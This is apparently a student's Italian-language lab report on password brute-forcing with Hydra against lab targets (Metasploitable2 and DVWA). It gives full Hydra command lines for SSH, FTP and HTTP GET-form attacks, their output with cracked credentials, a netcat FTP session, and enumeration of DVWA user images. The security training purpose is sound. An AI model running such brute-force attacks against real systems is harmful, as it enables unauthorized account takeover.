

# AUTHENTICATION CRACKING CON HYDRA

## Prima fase dell'esercizio

```
(kali㉿kali)-[~/Desktop]
$ hydra -L username.txt -P password.txt 192.168.50.100 -t 12 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-04 16:31:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
[DATA] max 12 tasks per 1 server, overall 12 tasks, 425 login tries (l:25/p:17), ~36 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
[STATUS] 238.00 tries/min, 238 tries in 00:01h, 188 to do in 00:01h, 11 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-04 16:33:04

(kali㉿kali)-[~/Desktop]
$ hydra -V -L username.txt -P password.txt 192.168.50.100 -t 12 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-04 16:33:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
re
[DATA] max 12 tasks per 1 server, overall 12 tasks, 425 login tries (l:25/p:17), ~36 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "passtest" - 1 of 425 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 2 of 425 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 3 of 425 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "sdvjsbxkjs" - 4 of 425 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dsdjvsld" - 5 of 425 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "kalia" - 6 of 425 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "kali" - 7 of 425 [child 6] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "alsvi" - 8 of 425 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ddd" - 9 of 425 [child 8] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "vfndkw" - 10 of 425 [child 9] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ck sfkdsō" - 11 of 425 [child 10] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "vclsdsv" - 12 of 425 [child 11] (0/0)
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "passtest" - 18 of 427 [child 1] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "testpass" - 19 of 427 [child 3] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "password" - 20 of 427 [child 2] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "user_test" - pass "testpass" - 20 of 427 [child 3] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "sdvjsbxkjs" - 21 of 427 [child 5] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "dsdjvsld" - 22 of 427 [child 8] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "kalia" - 23 of 427 [child 0] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "kali" - 24 of 427 [child 4] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "alsvi" - 25 of 427 [child 7] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "ddd" - 26 of 427 [child 9] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "vfndkw" - 27 of 427 [child 10] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "user_test" - pass "kali" - 27 of 427 [child 4] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "ck sfkdsō" - 28 of 427 [child 1] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "vclsdsv" - 29 of 427 [child 2] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "sfklls" - 30 of 427 [child 3] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "test" - 31 of 427 [child 5] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "user" - 32 of 427 [child 8] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "user_test" - 33 of 427 [child 0] (0/2)
[ATTEMPT] target 192.168.50.100 - login "user_test" - pass "test_user" - 34 of 427 [child 9] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "passtest" - 35 of 427 [child 7] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 36 of 427 [child 10] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 37 of 427 [child 4] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 37 of 427 [child 10] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "sdvjsbxkjs" - 38 of 427 [child 1] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "admin" - pass "sdvjsbxkjs" - 38 of 427 [child 1] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "dsdjvsld" - 39 of 427 [child 7] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "kalia" - 40 of 427 [child 4] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "kali" - 41 of 427 [child 10] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "alsvi" - 42 of 427 [child 3] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "ddd" - 43 of 427 [child 2] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "vfndkw" - 44 of 427 [child 5] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "ck sfkdsō" - 45 of 427 [child 8] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "vclsdsv" - 46 of 427 [child 0] (0/2)
[RE-ATTEMPT] target 192.168.50.100 - login "admin" - pass "alsvi" - 46 of 427 [child 3] (0/2)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "sfklls" - 47 of 427 [child 9] (0/2)
```

## Seconda fase dell'esercizio

Nella seconda fase ho sperimentato hydra su altri tipi protocollo come richiesto, in particolare il servizio ftp e http  
Ho anche fatto una parte extra utilizzando anche il tool burpsuite e la dwva come target.

## FTP

```
(kali㉿kali)-[~/Desktop]
└─$ hydra -L username.txt -P password.txt 192.168.50.100 -t 64 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-04 18:00:57
[DATA] max 64 tasks per 1 server, overall 64 tasks, 638 login tries (l:29/p:22), ~10 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[21][ftp] host: 192.168.50.100 login: kali password: kali
[21][ftp] host: 192.168.50.100 login: kali password: kali
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-04 18:01:40

(kali㉿kali)-[~/Desktop]
└─$ hydra -L username.txt -P password.txt 192.168.50.101 -t 64 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-04 18:02:23
[DATA] max 64 tasks per 1 server, overall 64 tasks, 638 login tries (l:29/p:22), ~10 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[21][ftp] host: 192.168.50.101 login: user password: user
[21][ftp] host: 192.168.50.101 login: user password: user
[21][ftp] host: 192.168.50.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-04 18:03:12

(kali㉿kali)-[~/Desktop]
└─$ _
```

Con netcat ho provato a comunicare con la metasploitable2 alla porta 21 (il servizio ftp utilizza la porta 21).



The screenshot shows the Burp Suite interface with an active FTP session against the vsFTPD service on port 21. The session details are as follows:

- Request:** \$ nc 192.168.50.101 21
- Response:** 220 (vsFTPD 2.3.4)
- Authentication:** USER msfadmin
- Authentication Response:** 331 Please specify the password.
- Authentication:** PASS msfadmin
- Authentication Response:** 230 Login successful.
- Help Command:** HELP
- Help Response:** 214-The following commands are recognized.  
ABOR ACCT ALLO APPE CDUP CWD DELE EPRT EPSV FEAT HELP LIST MDTM MKD  
MODE NLST NOOP OPTS PASS PASV PORT PWD QUIT REIN REST RETR RMD RNFR  
RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD  
XPWD XRMD
- File Operations:** 214 Help OK.
- PWD:** 257 "/home/msfadmin"
- SYST:** 215 UNIX Type: L8
- STAT:** 211-FTP server status:  
Connected to 192.168.50.100  
Logged in as msfadmin  
TYPE: ASCII
- Session Status:** No session bandwidth limit  
Session timeout in seconds is 300  
Control connection is plain text  
Data connections will be plain text  
vsFTPD 2.3.4 - secure, fast, stable  
211 End of status  
QUIT  
221 Goodbye.
- Accept Headers:** text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

USER msfadmin e PASS msfadmin per effettuare il login  
HELP elenca tutti i comandi FTP utilizzati dal server

Tra quelli elencati alcuni possono essere un grave problema per la sicurezza  
Nell'immagine si può vedere il risultato dei comandi:  
PWD per restituire il percorso della directory corrente  
SYST mostra quale sistema operativo è installato sul server  
STAT fornisce informazioni sullo stato di un server e sulla connessione corrente

Inoltre il server utilizza anche il comando STOR che viene utilizzato per caricare un file dal client al server FTP. Quando un client FTP invia questo comando al server, il server prepara il sistema per ricevere il file. Se il file esiste già sul server, può essere sovrascritto (a meno che il server non sia configurato per impedirlo).

## HTTP

Con hydra ho attaccato la dvwa nella pagina brute force con la sicurezza impostata su low.

The screenshot shows a Kali Linux desktop environment. In the foreground, a Burp Suite window is open, showing a network intercept session. A request to 'http://192.168.50.101:80' is captured, showing a POST request for a login attempt. The request body contains 'username=a&password=a&Login=Login'. The Burp Suite interface includes tabs for Intercept, HTTP history, WebSockets history, and Proxy settings. To the right of the main window are panels for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. Below the main window is a status bar with memory usage information: 'Memory: 171.1MB'.

The background shows a web browser window titled 'Damn Vulnerable Web App' (DVWA) displaying the 'Brute Force' login page. The URL is 'http://192.168.50.101/dvwa/vulnerabilities/brute/?username=a&password=a&Login=Login'. The login form has 'Username:' set to 'a' and 'Password:' set to 'a'. A red error message 'Username and/or password incorrect.' is displayed below the form. On the left side of the DVWA interface, there is a sidebar with various attack modules: Home, Instructions, Setup, Brute Force (which is highlighted in green), Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout.

Con burpsuite si può vedere che il login viene effettuato con una richiesta GET, si possono vedere altre cose, ad esempio i nomi dei moduli di username e password e il cookie di sessione.

```
(kali㉿kali)-[~/Desktop]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -t 64 "http-get-form://192.168.50.101/dvwa/vulnerabilities/brute:username^USER^&password^PASS^&Login=Login:H=Cookie\:security=low; PHPSESSID=f705619bcc76fc02cdada63c482b11f49:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-05 01:35:59
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (1:1/p:14344399), ~224132 tries per task
[DATA] attacking http-get-form://192.168.50.101:80/dvwa/vulnerabilities/brute:username^USER^&password^PASS^&Login=Login:H=Cookie\:security=low; PHPSESSI
da63c482b11f49:Username and/or password incorrect.
[80][http-get-form] host: 192.168.50.101 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-05 01:36:02

(kali㉿kali)-[~/Desktop]
$ _
```

Con hydra ho eseguito un attacco a dizionario sullo user “admin” con la lista di password rockyou.txt ottenendo la password “password”

Andando ad accedere alla pagina con le credenziali ottenute si può notare che è presente un’immagine.

The screenshot shows a browser window titled "Damn Vulnerable Web App" with the URL "192.168.50.101/dvwa/vulnerabilities/brute/?username=admin&password=password...". The main content area displays the DVWA logo and the heading "Vulnerability: Brute Force". Below it is a "Login" form with fields for "Username" (set to "admin") and "Password" (set to "password"). A "Login" button is present. To the right of the form, a message says "Welcome to the password protected area admin". An image placeholder is shown below the message. On the left, a sidebar menu lists "Home", "Instructions", "Setup", "Brute Force" (which is highlighted in green), "Command Execution", "CSRF", "File Inclusion", "SQL Injection", "SQL Injection (Blind)", and "Upload". At the bottom, a "More info" section is visible. The browser's developer tools are open, specifically the Elements tab, showing the DOM structure and the CSS styles applied to the "main\_body" element, which includes styling for the right-aligned welcome message and the image placeholder.

**Request**

```

1 GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login
HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer:
http://192.168.50.101/dvwa/vulnerabilities/brute/?username=&password=&Login=Login
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=high; PHPSESSID=7f7f8987eabd36225ebfd236bf2dabb9
10 Connection: keep-alive
11
12

```

**Response**

```


<ul>
- <a href=".../logout.php"> Logout </a>

</ul>
</div>
</div>
<div id="main_body">
<div class="body_padded">
<h1> Vulnerability: Brute Force </h1>
<div class="vulnerable_code_area">
<h2> Login </h2>
<form action="#" method="GET">
    Username:<br>
    <input type="text" name="username">
    <br>
    Password:<br>
    <input type="password" AUTOCOMPLETE="off" name="password">
    <br>
    <input type="submit" value="Login" name="Login">
</form>
<p> Welcome to the password protected area admin </p>

</div>
<h2> More info </h2>
</div>
<ul>
- <a href="http://hiderefer.com/?http://www.owasp.org/index.php/Testing_for_Brute_Force_%28WASP-AT-004%29" target="_blank"> http://www.owasp.org/index.php/Testing_for_Brute_Force_%28WASP-AT-004%29 </a>
- <a href="http://hiderefer.com/?http://www.securityfocus.com/infocus/1192" > http://www.securityfocus.com/infocus/1192 </a>

```

Aprendo l'immagine in un'altra scheda (<http://192.168.50.101/dvwa/hackable/users/admin.jpg>) e rimuovendo la parte finale "admin.jpg", si accede a questa pagina che contiene una serie di immagini nominate, molto probabilmente, come gli user a cui appartengono come quella di admin.




## Index of /dvwa/hackable/users

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>			
<a href="#"> 1337.jpg</a>	16-Mar-2010 01:56	3.6K	
<a href="#"> admin.jpg</a>	16-Mar-2010 01:56	3.5K	
<a href="#"> gordonb.jpg</a>	16-Mar-2010 01:56	3.0K	
<a href="#"> pablo.jpg</a>	16-Mar-2010 01:56	2.9K	
<a href="#"> smithy.jpg</a>	16-Mar-2010 01:56	4.3K	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.101 Port 80

Ho quindi creato un file contenente questi nomi e sono andato ad eseguire lo stesso attacco a dizionario eseguito su admin anche su questi.



```
kali㉿kali:~/Desktop$ hydra -L users_dvwa.txt -P /usr/share/wordlists/rockyou.txt -t 64 "http-get-form://192.168.50.101/dvwa/vulnerabilities/brute:username='USER'&password='PASS'&Login=Login:HCookie\security=low; PHPSESSID=f705619bcc76fc02cdda63c482b11f49;Username and/or password incorrect." Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway). Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2024-07-05 00:40:28 [INFORMATION] escape sequence : detected in module option, no parameter verification is performed. [WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 64 tasks per 1 server, overall 64 tasks, 71721995 login tries (1:5:p:14344399), -1120657 tries per task [DATA] attacking http-get-form://192.168.50.101:80/dvwa/vulnerabilities/brute:username='USER'&password='PASS'&Login=Login:HCookie\security=low; PHPSESSID=f705619bcc76fc02cd a63c482b11f49;Username and/or password incorrect. [80][http-get-form] host: 192.168.50.101 login: admin password: password [80][http-get-form] host: 192.168.50.101 login: 1337 password: charley [80][http-get-form] host: 192.168.50.101 login: gordondb password: abc123 [80][http-get-form] host: 192.168.50.101 login: pablo password: letmein [80][http-get-form] host: 192.168.50.101 login: smithy password: password 1 of 1 target successfully completed, 5 valid passwords found Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2024-07-05 00:41:31
```

Tutti gli utenti trovati sono validi e hanno tutti una password presente nella lista rockyou e sono state quindi trovate in qualche minuto.  
Andando a provare le password sono tutte funzionanti e danno l'accesso.